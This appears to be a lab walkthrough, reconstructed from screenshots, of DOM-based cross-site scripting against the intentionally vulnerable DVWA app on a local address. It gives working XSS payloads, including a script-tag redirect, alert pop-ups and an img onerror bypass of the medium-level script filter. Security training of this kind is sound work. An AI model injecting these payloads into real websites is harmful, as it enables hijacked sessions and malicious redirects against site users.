
Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

10.0.2.4:8001

xss!

Well that still doesn't seem harmful enough, So in the place of the pop up, we can add a malcious redirect to a site of our choosing.



```
vulnerabilities/xss_d/?default='></option></select><script>document.location.href="https://haveibeenpwned.com"</script>
http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><script>document.location.href="https://haveib
```

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

English
French
Spanish
German

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

The DVWA purposeful vulnerable web app has the ability to increase the security levels, so some vectors won't work, and we need to start being creative



10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><ht>QWERTY</h1>

http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><ht>QWERTY</h1> — Visit

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

English ⌄ Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

Here I attempt to insert QWERTY into the text



10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><ht>QWERTY</h1>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

'> ⌄ QWERTY

English

French

Spanish


German

Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

I now attempt to add an <script>alert()</script> pop up



```
10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><script>alert("xss!")</script>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


'> QWERTY

English
French
Spanish
German
Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

but it doesn't work.



```
10.0.2.4:8001/vulnerabilities/view_source.php?id=xss_d&security=medium
```

Unknown Vulnerability Source

vulnerabilities/xss_d/source/medium.php


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
```

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D
Vulnerability: DOM Ba
http://10.0.2.4:8001/vuln
OffSec
HackTricks - HackTricks
About
Logout
View Source
View Help

We can see that there is a filter for "<script>"



10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><img src=x >

http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><img src=x > — Visit

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


'> QWERTY

English
French
Spanish
German

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

We attempt to add an img src tag. Well adding an image source doesn't sounds so harmful, if as we see above I point the image source = x. There is obviously no image source as x - which will cause an error.



10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><img src=x onerror="alert("XSS AGAIN!)"/>

http://10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><img src=x onerror="alert("XSS AGAIN!)"/> — Visit

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


'> QWERTY

English
French
Spanish
German

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

then we state that ' on error ' and the attribute ' on error' still takes arbitrary javascript



```
10.0.2.4:8001/vulnerabilities/xss_d/?default='></option></select><img src=x onerror="alert('xss again')"/>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

10.0.2.4:8001

xss again

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

Transferring data from 10.0.2.4...

and here we have it function